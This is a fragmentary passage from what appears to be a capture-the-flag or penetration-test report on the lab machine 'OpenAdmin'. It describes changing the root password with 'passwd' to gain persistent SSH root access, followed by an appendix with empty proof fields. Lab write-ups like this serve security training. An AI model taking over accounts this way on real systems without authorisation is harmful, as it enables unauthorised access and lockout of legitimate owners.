
I personally changed the root password to be able to access it from ssh:

passwd


(enter you new root password)

ssh root@10.10.10.171

Proof Screenshot Here:




/root/root.txt Contents:



4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.10.10.171. (OpenAdmin)	User.txt:  Root.txt: